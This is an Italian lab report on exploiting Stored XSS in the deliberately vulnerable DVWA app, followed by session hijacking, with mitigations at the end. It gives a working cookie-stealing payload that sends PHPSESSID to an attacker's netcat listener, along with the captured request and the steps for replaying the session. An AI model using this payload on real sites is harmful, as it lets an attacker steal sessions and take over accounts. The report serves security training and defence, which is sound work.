

RELAZIONE TECNICA DI LABORATORIO — CYBERSECURITY

Exploitation di Stored XSS e Session Hijacking su DVWA (Damn Vulnerable Web Application)

Informazioni di Laboratorio:

- **Autore:** Team Hackerempire
- **Target:** Metasploitable 2 — DVWA v1.9 (192.168.104.150/24)
- **Livello Sicurezza DVWA:** LOW
- **Attacker Host:** Kali Linux (192.168.104.100/24)
- **Porta Listener:** 4444 (TCP)
- **Modulo Vulnerabile:** XSS (Stored) / Guestbook

1. Sintesi Esecutiva (Executive Summary)

La presente relazione descrive in dettaglio le fasi di analisi, identificazione, exploitation e remediation relative a una vulnerabilità di tipo **Stored Cross-Site Scripting (XSS Persistente — CWE-79)** rilevata all'interno dell'applicazione web addestrativa *Damn Vulnerable Web Application (DVWA)* configurata al livello di sicurezza **LOW**.

L'obiettivo dell'attività è dimostrare come un attaccante possa iniettare un payload JavaScript malevolo all'interno del database dell'applicazione (tramite la sezione *Guestbook*) ed esfiltrare in modo trasparente i cookie di sessione di un utente legittimo verso un listener HTTP gestito su Kali Linux. In seguito, si mostra come tali token consentano di completare un attacco di **Session Hijacking** (furto di sessione), garantendo l'accesso completo alla web application senza conoscere le credenziali dell'utente.

Valutazione dell'Impatto di Sicurezza:

- **Gravità:** CRITICA (CVSS v3.1 Score: 8.8 / HIGH)
- **Conseguenza:** Compromissione completa della riservatezza e dell'integrità della sessione. Un malintenzionato può impersonare qualsiasi utente (inclusi gli amministratori) e operare sulla piattaforma con i medesimi privilegi.

2. Architettura e Parametri dell'Ambiente di Test

Elemento dell'Ambiente	Sistema Operativo / Software	Indirizzo IP / Subnet	Funzione e Ruolo Operativo
Macchina Attaccante	Kali Linux 2024.x	192.168.104.100/24	Ospita il listener Netcat attivo sulla porta TCP 4444 per la cattura dei dati esfiltrati.
Macchina Target	Metasploitable 2	192.168.104.150/24	Esegue la web application vulnerabile DVWA erogata tramite server web Apache e PHP.
Applicazione Target	DVWA v1.9	http://192.168.104.150/dvwa/	Modulo: <i>XSS (Stored)</i> — Livello Sicurezza: LOW
Client Vittima	Firefox ESR (Modo Anonimo)	Locale su Kali Linux	Simula il browser dell'utente autenticato che naviga nella pagina compromessa.

3. Metodologia di Attacco Passo-Passo

Fase 1: Configurazione del Listener sulla Macchina dell'Attaccante

Sulla macchina Kali Linux (192.168.104.100) è stato predisposto un servizio in ascolto sulla porta TCP 4444 mediante l'utility netcat. Questo listener riceverà la richiesta HTTP GET inviata in automatico dal browser della vittima.

Bash

nc -lvnp 4444

- **-l**: modalità ascolto (*listen*);
- **-v**: output dettagliato (*verbose*);
- **-n**: disabilita la risoluzione DNS;
- **-p 4444**: imposta la porta di ascolto locale su 4444.

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:8a:35:d2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.104.100/24 brd 192.168.104.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a06c:2533:c658:54d3/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali㉿kali)-[~]
$ ping -c 3 192.168.104.150
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data:
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=2.74 ms
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=1.45 ms
64 bytes from 192.168.104.150: icmp_seq=3 ttl=64 time=2.91 ms

— 192.168.104.150 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2007ms
rtt min/avg/max/mdev = 1.449/2.364/2.906/0.651 ms

(kali㉿kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
```

- **Didascalia:** Figura 1 — Inizializzazione del listener Netcat sulla macchina dell'attaccante (192.168.104.100:4444).

Fase 2: Identificazione della Vulnerabilità Stored XSS (PoC)


Accedendo alla funzione **XSS (Stored)** di DVWA (sezione *Guestbook*), si riscontra la presenza di due campi di input: txtName (campo Name) e mtxMessage (campo Message). Impostando la sicurezza di DVWA a livello **LOW**, l'applicazione salva l'input nel database MySQL senza sanificare i caratteri speciali HTML.

Per verificare l'assenza di filtri, è stata inviata la seguente Proof of Concept (PoC) nel campo **Message**:

HTML

```
<script>alert('test')</script>
```

Dopo aver cliccato su *Sign Guestbook*, il browser ha eseguito immediatamente lo script generando una finestra popup con la scritta "test". Essendo un attacco di tipo *Stored*, il codice rimane memorizzato nel database e viene eseguito dal browser di qualunque utente visiti la pagina.



- **Didascalia:** Figura 2 — Popup di alert che conferma la presenza di una vulnerabilità Stored XSS.


Fase 3: Iniezione del Payload di Esfiltrazione Cookie

1. Fare clic destro sul campo Message → **Ispeziona elemento**
2. Nel pannello DevTools viene riportato:

html

```
<textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea>
```


3. Modificare il valore maxlength a 500
4. Incollare il payload nel campo.



Confermata l'esecuzione arbitraria di codice JavaScript, si è proceduto all'inserimento del payload per l'esfiltrazione asincrona dei cookie di sessione (PHPSESSID e security):

HTML

```
<script>new Image().src="http://192.168.104.100:4444/?cookie="+document.cookie;</script>
```




- **Didascalia:** Figura 3 — Iniezione del payload JavaScript per l'esfiltrazione asincrona e trasparente dei cookie.

Fase 4: Intercettazione della Richiesta e del Token sul Listener

All'apertura della pagina del Guestbook, il browser esegue lo script e prova a caricare la finta immagine definita nell'oggetto JavaScript, inviando una richiesta HTTP GET al listener dell'attaccante.

Sul terminale Netcat è stata registrata la seguente richiesta HTTP in chiaro:




```
(kali㉿kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 40884
GET /?cookie=security=low;%20PHPSESSID=8dd6259e1d67c0f892114af9c43ac460 HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.104.150/
Priority: u=5, i
```

- **Didascalia:** Figura 4 — Cattura della richiesta GET contenente il cookie di sessione PHPSESSID sul listener Netcat.

Fase 5: Esecuzione del Session Hijacking e Bypass del Login

Copiato il valore del cookie PHPSESSID=8dd6259e1d67c0f892114af9c43ac460, si è proceduto al furto di sessione:

1. È stata aperta una nuova finestra del browser (Navigazione Anonima) svuotata di tutti i dati locali.
2. Tramite gli Strumenti per Sviluppatori del Browser (DevTools - tasto **F12** → **Archiviazione / Storage** → **Cookie** su http://192.168.104.150), sono stati configurati i valori:
 - PHPSESSID = 8dd6259e1d67c0f892114af9c43ac460
 - security = low
3. È stato inserito direttamente l'URL protetto: http://192.168.104.150/dvwa/index.php (evitando il passaggio da login.php).



The image shows the Chrome DevTools Storage tab with the 'Filter Items' dropdown set to 'All'. A table lists cookies for the domain 192.168.104.150. The first row is highlighted with a blue background.

Name	Value	Domain	Path
PHPSESSID	8dd6259e1d67c0f892114af9c43ac460	192.168.104.150	/
security	low	192.168.104.150	/dvwa



The image shows the homepage of the Damn Vulnerable Web App (DVWA). The URL bar displays 'http://192.168.104.150/dvwa/index.php'. The page features the DVWA logo, a green and white banner, and a welcome message.

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable to be an aid for security professionals to test their skills and tools in a legal environment, help you better understand the processes of securing web applications and aid teachers/students to teach application security in a class room environment.

- **Didascalia:** *Figura 5 — Iniezione del cookie catturato e successivo accesso diretto alla Dashboard DVWA senza inserire le credenziali.*

Esito dell'Attacco: Il server web ha riconosciuto la sessione attiva e ha concesso l'accesso immediato all'area riservata con i diritti dell'utente autenticato, confermando il successo del Session Hijacking.

4. Analisi Tecnica e Scomposizione del Payload

HTML

```
<script>new Image().src="http://192.168.104.100:4444/?cookie="+document.cookie;</script>
```

Componente del Payload	Funzione Tecnica	Spiegazione Operativa
<script> ... </script>	Delimitatore JavaScript	Segnala al browser che il testo contenuto deve essere interpretato ed eseguito come codice JavaScript.
new Image()	Oggetto DOM Image	Istanza un elemento grafico HTML () in memoria, senza la necessità di appenderlo graficamente al DOM della pagina.
.src = "..."	Proprietà sorgente dell'immagine	Assegnare un URL a questa proprietà spinge il browser a inviare immediatamente una richiesta HTTP GET verso quell'indirizzo.
[http://192.168.104.100:4444/] (http://192.168.104.100:4444/)	Endpoint dell'Attaccante	Specifica l'IP della macchina Kali Linux e la porta TCP su cui è attivo il listener Netcat.
?cookie=	Parametro Query String	Crea un parametro GET nell'URL a cui accodare le informazioni riservate.
+ document.cookie	Accesso alle informazioni di sessione	Legge la proprietà DOM JavaScript contenente i cookie della pagina corrente (incluso PHPSESSID) e li concatena all'URL.

Tecnica Stealth (new Image()) vs Redirect Classico):

A differenza di un reindirizzamento forzato (es. document.location.href = ...), l'uso dell'oggetto new Image() effettua la richiesta di esfiltrazione in background. La pagina

non viene ricaricata né reindirizzata, impedendo alla vittima di accorgersi dell'attacco in corso.

5. Misure di Mitigazione e Remediations (Contromisure)

Per proteggere le applicazioni web da vulnerabilità Stored XSS e prevenire il furto delle sessioni utente, occorre adottare una strategia di difesa a più livelli (*Defense in Depth*):

1. Sanitizzazione dell'Input ed Output Encoding

Qualsiasi dato fornito dall'utente deve essere codificato opportunamente prima di essere mostrato nella pagina HTML. In PHP questo risultato si ottiene con la funzione `htmlspecialchars()`:

PHP

```
// Codice PHP sicuro contro vulnerabilità XSS
$user_message = htmlspecialchars($_POST['mtxMessage'], ENT_QUOTES, 'UTF-8');
In questo modo, caratteri come < e > vengono convertiti nelle rispettive entità HTML (&lt; e &gt;), impedendo la loro interpretazione come tag eseguibili.
```

2. Impostazione del Flag HttpOnly sui Cookie di Sessione

La difesa principale contro il Session Hijacking via XSS consiste nell'assegnare la direttiva `HttpOnly` al cookie di sessione. Tale flag inibisce l'accesso al cookie tramite script lato client (rendendo inefficace l'istruzione `document.cookie`).

PHP

```
// Configurazione sicura dei parametri di sessione in PHP
session_set_cookie_params([
    'lifetime' => 0,
    'path' => '/',
    'domain' => '',
    'secure' => true,    // Invio limitato a connessioni HTTPS
    'httponly' => true,  // Inibisce l'accesso da JavaScript (Protezione Anti-XSS)
    'samesite' => 'Strict' // Mitiga gli attacchi CSRF
]);
```

3. Adozione della Content Security Policy (CSP)

L'introduzione di un header HTTP **Content-Security-Policy** stringente permette di limitare le sorgenti da cui il browser può caricare script o verso cui può inviare dati:

HTTP

Content-Security-Policy: default-src 'self'; script-src 'self'; img-src 'self';

6. Conclusioni

L'esercitazione ha illustrato l'intera catena di attacco, partendo da una vulnerabilità Stored XSS su DVWA (livello Low) fino al Session Hijacking e al completo bypass dell'autenticazione. L'analisi sottolinea la necessità fondamentale di combinare l'encoding dell'output con l'uso del flag HttpOnly per impedire la compromissione delle sessioni applicative.